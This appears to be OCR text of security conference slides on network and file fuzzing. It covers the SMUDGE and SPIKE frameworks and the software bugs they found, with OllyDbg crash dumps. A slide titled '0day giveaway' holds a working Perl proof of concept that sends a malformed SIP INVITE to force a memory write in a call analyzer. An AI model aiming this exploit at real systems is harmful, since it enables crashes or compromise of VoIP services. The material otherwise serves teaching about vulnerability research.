Capturing...
Disabled
Disabled
Disabled
Disabled
No Active Items
No Active Rules, No Active LUT Items
20:25:40
Start
Crack
Hammer Call Analyzer...
Eingabeaufforderung
DE
20:25


OllyDbg - HammerCA.exe
File View Debug Plugins Options Window Help
CPU - thread 00000AE8, module HammerCA
004065BD C64402 64 00 MOV BYTE PTR DS:[EDX+EAX+64],0
004065C2 FF15 24E95100 CALL DWORD PTR DS:[<&WSOCK32.#10>] WS2_32.inet_addr
004065C8 8A4C24 13 MOV CL,BYTE PTR SS:[ESP+13]
004065CC 894424 24 MOV DWORD PTR SS:[ESP+24],EAX
004065D0 84C9 TEST CL,CL
004065D2 0F84 F2020000 JE HammerCA.004068CA
004065D8 C64424 13 00 MOV BYTE PTR SS:[ESP+13],0
004065DD 894424 40 MOV DWORD PTR SS:[ESP+40],EAX
004065E1 C74424 24 00000 MOV DWORD PTR SS:[ESP+24],0
004065E9 E9 DC020000 JMP HammerCA.004068CA
004065EE 8B8D 54040000 MOV ECX,DWORD PTR SS:[EBP+454]
004065F4 8B9424 60040000 MOV EDX,DWORD PTR SS:[ESP+460]
004065FB 03C8 ADD ECX,EAX
004065FD 8A4424 13 MOV AL,BYTE PTR SS:[ESP+13]
00406601 84C0 TEST AL,AL
00406603 C64411 64 00 MOV BYTE PTR DS:[ECX+EDX+64],0
00406608 C64424 1B 01 MOV BYTE PTR SS:[ESP+1B],1
0040660D 895C24 24 MOV DWORD PTR SS:[ESP+24],EBX
00406611 0F84 B3020000 JE HammerCA.004068CA
00406617 C64424 13 00 MOV BYTE PTR SS:[ESP+13],0
0040661C 895C24 40 MOV DWORD PTR SS:[ESP+40],EBX
00406620 C74424 24 00000 MOV DWORD PTR SS:[ESP+24],0
00406628 E9 9D020000 JMP HammerCA.004068CA
0040662D 8B8D 54040000 MOV ECX,DWORD PTR SS:[EBP+454]
00406633 8BB424 60040000 MOV ESI,DWORD PTR SS:[ESP+460]
0040663A 03C8 ADD ECX,EAX
0040663C 8A4424 13 MOV AL,BYTE PTR SS:[ESP+13]
00406640 84C0 TEST AL,AL
00406642 C64431 64 00 MOV BYTE PTR DS:[ECX+ESI+64],0
00406647 74 0A JE SHORT HammerCA.00406653
00406649 C64424 13 00 MOV BYTE PTR SS:[ESP+13],0
0040664E E9 38010000 JMP HammerCA.0040678B
00406653 8B5424 1C MOV EDX,DWORD PTR SS:[ESP+1C]
DS:[FEBA1234]=???
Registers (FPU)
EAX 02DB15D8
ECX 00000000
EDX FBDEFBF8
EBX 00000005
ESP 02AAFA2C
EBP 02DB2BF4
ESI 02DB27A4
EDI 0176F1A4
EIP 004065BD HammerCA.004065BD
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 0038 32bit 7FFDA000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010282 (NO,NB,NE,A,S,PO,L,LE)
ST0 empty 3.14739682182479180e-4932
ST1 empty -UNORM BAB8 0012F8D0 746A9F3F
ST2 empty -??? FFFF 73DC2E0A 0012F958
ST3 empty -UNORM BAB8 00000082 73D31CEA
ST4 empty -UNORM F050 01693998 01690178
ST5 empty +UNORM 3980 00000082 01690178
ST6 empty +UNORM 3990 01690178 01693978
ST7 empty 0.00000204236506819 50e-4933
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
Address Hex dump ASCII
00546000 00 00 00 00 A3 02 51 00 ....ú@Q.
00546008 00 10 40 00 40 10 40 00 .▶@.@▶@.
00546010 40 1E 40 00 50 9C 40 00 @▲@.P£@.
00546018 90 9C 40 00 40 C3 40 00 É£@.@├@.
00546020 80 C3 40 00 50 01 41 00 Ç├@.P☺A.
00546028 30 76 41 00 60 94 41 00 0vA.`öA.
00546030 D0 94 41 00 20 96 41 00 ╨öA. ûA.
00546038 80 D2 41 00 D0 99 42 00 ÇËA.╨öB.
00546040 10 C4 43 00 50 C4 43 00 ▶─C.P─C.
00546048 A0 2C 44 00 E0 2C 44 00 á,D.ó,D.
00546050 40 2D 44 00 E0 34 44 00 @-D.ó4D.
00546058 90 86 44 00 D0 86 44 00 ÉåD.╨åD.
00546060 60 96 44 00 B0 A7 45 00 `ûD.▒§E.
00546068 D0 C1 45 00 E0 1A 46 00 ╨┴E.ó→F.
00546070 30 1B 46 00 B0 56 46 00 0←F.▒VF.
00546078 F0 56 46 00 30 57 46 00 ≡VF.0WF.
00546080 70 57 46 00 B0 57 46 00 pWF.▒WF.
00546088 70 8E 46 00 F0 99 46 00 pÄF.≡öF.
00546090 00 29 47 00 40 29 47 00 .)G.@)G.
00546098 10 AC 47 00 F0 FF 48 00 ▶¼G.≡ H.
005460A0 70 02 49 00 40 25 49 00 p☻I.@%I.
005460A8 20 D4 49 00 60 D4 49 00 ╘I.`ÊI.
005460B0 A2 07 4C 00 00 00 00 00 ó·L.....
005460B8 00 00 00 00 00 00 00 00 ....
005460C0 A8 B6 52 00 00 00 00 00 ¿ÄR.....
005460C8 2E 50 41 56 43 4D 65 6D .PAVCMem
005460D0 6F 72 79 45 78 63 65 70 oryExcep
02AAFA2C 02DB2BF4
02AAFA30 02DB1A24
02AAFA34 00000005
02AAFA38 000013C4
02AAFA3C 02DB0020
02AAFA40 01AAFA5C
02AAFA44 02AAFCCC
02AAFA48 00AAFCD0
02AAFA4C 00000000
02AAFA50 00000020
02AAFA54 00000000
02AAFA58 00000000
02AAFA5C 00000000
02AAFA60 00000000
02AAFA64 00000000
02AAFA68 10000000 decode.10000000
02AAFA6C 104A8E64 ASCII "! "
02AAFA70 00000000
02AAFA74 02AAFCE8
02AAFA78 02AAFCBC
02AAFA7C 00000000
02AAFA80 00000000
02AAFA84 00000000
02AAFA88 00000000
02AAFA8C 00000000
02AAFA90 00000000
02AAFA94 00000000
02AAFA98 00000000
02AAFA9C 00000000
Access violation when writing to [FEBA1234] - use Shift+F7/F8/F9 to pass exception to program
Paused
Start
Eingabeaufforderung...
Hammer Call Analyzer...
OllyDbg - HammerCA....
DE
20:36

0day giveaway


```
#!/usr/bin/perl -s
use IO::Socket;
if(!$ARGV[0]){ print "blah blah blah\n"; exit(-1); }
my $h = $ARGV[0];
my $p = 5060;
my $junk = pack("l",0xFBDED40C+0x1234) x 253;
#my $junk = pack("l",0xFCBBD40C+0x0313ff0f) x 253;
my $malformed =              #^^^^^^^^^^^ where do we want to write a 0?
"INVITE sip:BIGFATCOCKPOWER SIP/2.0"."\n".
"Via: SIP/2.0/UDP knud:5060;branch=knudknudknud!!"."\n".
"From: 666 <sip:knud\@knud>;tag=0"."\n".
"To: Receiver <sip:knud\@knud>"."\n".
"Call-ID: 666\@knud"."\n".
"CSeq: 1 INVITE" . "\n".
"Contact: 666 <sip:knud\@knud>"."\n".
"Expires: 666"."\n".
"Max-Forwards: 666"."\n".
"Content-Type: application/sdp"."\n".
"Content-Length: 666"."\n".
"\n".
"v=0"."\n".
"o=0 0 0 IN IP4 knud"."\n".
"s=Session SDP"."\n".
"c=IN IP4 " . $junk . "\n".
"t=0 0"."\n".
"m=audio 9876 RTP/AVP 0"."\n".
"a=rtpmap:0 PCMU/8000"."\n".
"\n";
$s = new IO::Socket::INET(Proto=>"udp",PeerAddr=>$h,PeerPort=>$p) or die "bla";
print $s $malformed;
```

SMUDGE

- Software Mutilation Utility and Data Generation Engine
- Fuzzing framework
- Written in python
- Written by nd
- Has support for a wide range of protocols
- Only does network protocol fuzzing
- Copied most fuzzstrings from SPIKE

SMUDGE broke:

- - subversion
- - shoutcast
- - Sambar webserver 0.6 overflow in POST handling
- - Ratbox IRCD < 1.2.3 overflow in newline handling
- - Unexploitable overflows in IE browser
- - DoS in Helix Server < 9.0.2
- - Remote Crashes in Bad Blue server
- - Mailman bugs ;)
- - Cute overflow in mod_security


OllyDbg - svnserve.exe - [CPU - thread 000001C4, module MSVCRT]
File View Debug Options Window Help
77C31284 3939 CMP DWORD PTR DS:[ECX],EDI
77C31286 74 0D JE SHORT MSVCRT.77C31295
77C31288 8D1C40 LEA EBX,DWORD PTR DS:[EAX+EAX*2]
77C3128B 83C1 0C ADD ECX,0C
77C3128E 8D1C9A LEA EBX,DWORD PTR DS:[EDX+EBX*4]
77C31291 3BCB CMP ECX,EBX
77C31293 72 EF JB SHORT MSVCRT.77C31284
77C31295 8D0440 LEA EAX,DWORD PTR DS:[EAX+EAX*2]
77C31298 8D0482 LEA EAX,DWORD PTR DS:[EDX+EAX*4]
77C3129B 3BC8 CMP ECX,EAX
77C3129D 73 04 JNB SHORT MSVCRT.77C312A3
77C3129F 3939 CMP DWORD PTR DS:[ECX],EDI
77C312A1 74 02 JE SHORT MSVCRT.77C312A5
77C312A3 33C9 XOR ECX,ECX
77C312A5 85C9 TEST ECX,ECX
77C312A7 0F84 12010000 JE MSVCRT.77C313BF
77C312AD 8B59 08 MOV EBX,DWORD PTR DS:[ECX+8]
77C312B0 85DB TEST EBX,EBX
77C312B2 895D 08 MOV DWORD PTR SS:[EBP+8],EBX
77C312B5 0F84 04010000 JE MSVCRT.77C313BF
77C312BB 83FB 05 CMP EBX,5
77C312BE 75 0C JNZ SHORT MSVCRT.77C312CC
77C312C0 8361 08 00 AND DWORD PTR DS:[ECX+8],0
77C312C4 33C0 XOR EAX,EAX
77C312C6 40 INC EAX
77C312C7 E9 FC000000 JMP MSVCRT.77C313C8
77C312CC 83FB 01 CMP EBX,1
77C312CF 0F84 E5000000 JE MSVCRT.77C313BA
77C312D5 8B46 58 MOV EAX,DWORD PTR DS:[ESI+58]
77C312D8 8945 FC MOV DWORD PTR SS:[EBP-4],EAX
77C312DB 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
77C312DE 8946 58 MOV DWORD PTR DS:[ESI+58],EAX
77C312E1 8B41 04 MOV EAX,DWORD PTR DS:[ECX+4]
77C312E4 83F8 08 CMP EAX,8
77C312E7 0F85 BF000000 JNZ MSVCRT.77C313AC
77C312ED 8B15 88A7C577 MOV EDX,DWORD PTR DS:[77C5A788]
77C312F3 A1 8CA7C577 MOV EAX,DWORD PTR DS:[77C5A78C]
77C312F8 03C2 ADD EAX,EDX
77C312FA 3BD0 CMP EDX,EAX
77C312FC 7D 27 JGE SHORT MSVCRT.77C31325
77C312FE 8D0452 LEA EAX,DWORD PTR DS:[EDX+EDX*2]
77C31301 C1E0 02 SHL EAX,2
77C31304 8B7E 54 MOV EDI,DWORD PTR DS:[ESI+54]
77C31307 836438 08 00 AND DWORD PTR DS:[EAX+EDI+8],0
EDI=C0000005
DS:[3F3F3F3F]=???
Registers (FPU)
EAX 0000000A
ECX 3F3F3F3F
EDX 3F3F3F3F
EBX 0065FFA4
ESP 0065FA4C
EBP 0065FA5C
ESI 0047A308 ASCII "??"
EDI C0000005
EIP 77C31284 MSVCRT.77C31284
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 4.78514993033461962 40e-3163
ST1 empty +UNORM 0088 00406810 77F5180B
ST2 empty +UNORM 2740 00000000 00000000
ST3 empty -??? FFFF 00143DB8 00149F60
ST4 empty 0.01947633039058065 20e-4933
ST5 empty -??? FFFF 77E818D0 77E9BB86
ST6 empty -UNORM A000 0012FC98 71A91273
ST7 empty -UNORM 9F60 0014A038 00000720
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
IMPORTANT
Address Hex dump ASCII
00441000 00 00 00 00 00 00 00 00 ....
00441008 00 00 00 00 00 00 00 00 ....
00441010 6C 69 73 74 65 6E 20 6F listen o
00441018 6E 63 65 20 28 75 73 65 nce (use
00441020 66 75 6C 20 66 6F 72 20 ful for
00441028 64 65 62 75 67 67 69 6E debuggin
00441030 67 29 00 00 6C 69 73 74 g)..list
00441038 65 6E 2D 6F 6E 63 65 00 en-once.
00441040 74 75 6E 6E 65 6C 20 6D tunnel m
00441048 6F 64 65 00 74 75 6E 6E ode.tunn
00441050 65 6C 00 00 64 65 70 72 el..depr
00441058 65 63 61 74 65 64 3B 20 ecated;
00441060 75 73 65 20 72 65 70 6F use repo
00441068 73 69 74 6F 72 79 20 63 sitory c
00441070 6F 6E 66 69 67 20 66 69 onfig fi
00441078 6C 65 00 00 72 65 61 64 le..read
00441080 2D 6F 6E 6C 79 00 00 00 -only...
00441088 72 6F 6F 74 20 6F 66 20 root of
00441090 64 69 72 65 63 74 6F 72 irector
00441098 79 20 74 6F 20 73 65 72 y to ser
004410A0 76 65 00 00 72 6F 6F 74 ve..root
004410A8 00 00 00 00 69 6E 65 74 ....inet
004410B0 64 20 6D 6F 64 65 00 00 d mode..
0065FA4C 77C140C8 MSVCRT.77C140C8
0065FA50 00000000
0065FA54 0065FFA4
0065FA58 C0000005
0065FA5C 0065FFB4
0065FA60 77C37FDE RETURN to MSVCRT.77C37FDE from MSV
0065FA64 C0000005
0065FA68 0065FA88
0065FA6C 77C33EFB RETURN to MSVCRT.77C33EFB
0065FA70 0065FA90
0065FA74 00000000
0065FA78 0065FA90
0065FA7C 00000000
0065FA80 00000000
0065FA84 00000000
0065FA88 0065FB78
0065FA8C 0065FB94
0065FA90 0065FAB4
0065FA94 77F833A0 RETURN to ntdll.77F833A0
0065FA98 0065FB78
0065FA9C 0065FFA4
0065FAA0 0065FB94
0065FAA4 0065FB50
0065FAA8 0065FFA4 Pointer to next SEH record
Access violation when reading [3F3F3F3F] - use Shift+F7/F8/F9 to pass exception to program
Paused
Start
C:\WINDOW...
C:\WINDOW...
OllyDbg - sv...
Desktop
root@smee: ...
felinemenace...
2 WordPad
The Peninsul...
3:47 PM

SPIKE

- Fuzzing framework
- Written in c
- By Dave Aitel
- Comes with a lot of default fuzzing tools
- Has support for msrpc, sunrpc, ftp, smtp, http, ...
- HUGE !
- Block based fuzzing (see the advantage of block based analysis)
- Unlike what a lot of people say it has a fair amount of documentation
- Only network fuzzing

SPIKEfile

- Modified version of spike (2.9)
- By Adam Greene
- All network stuff ripped out
- Used for file fuzzing

Things SPIKE broke

- - smb stuff
- - dtlogin arbitrary free()
- - windows remote rdp DoS (exploitable bug ?)
- - RealServer ../ stack overflow
- - Verde
- - Mdaemon
- - Xeneo Web Server
- - ipSwitch

•Probably a whole lot more we're not supposed to know about :)

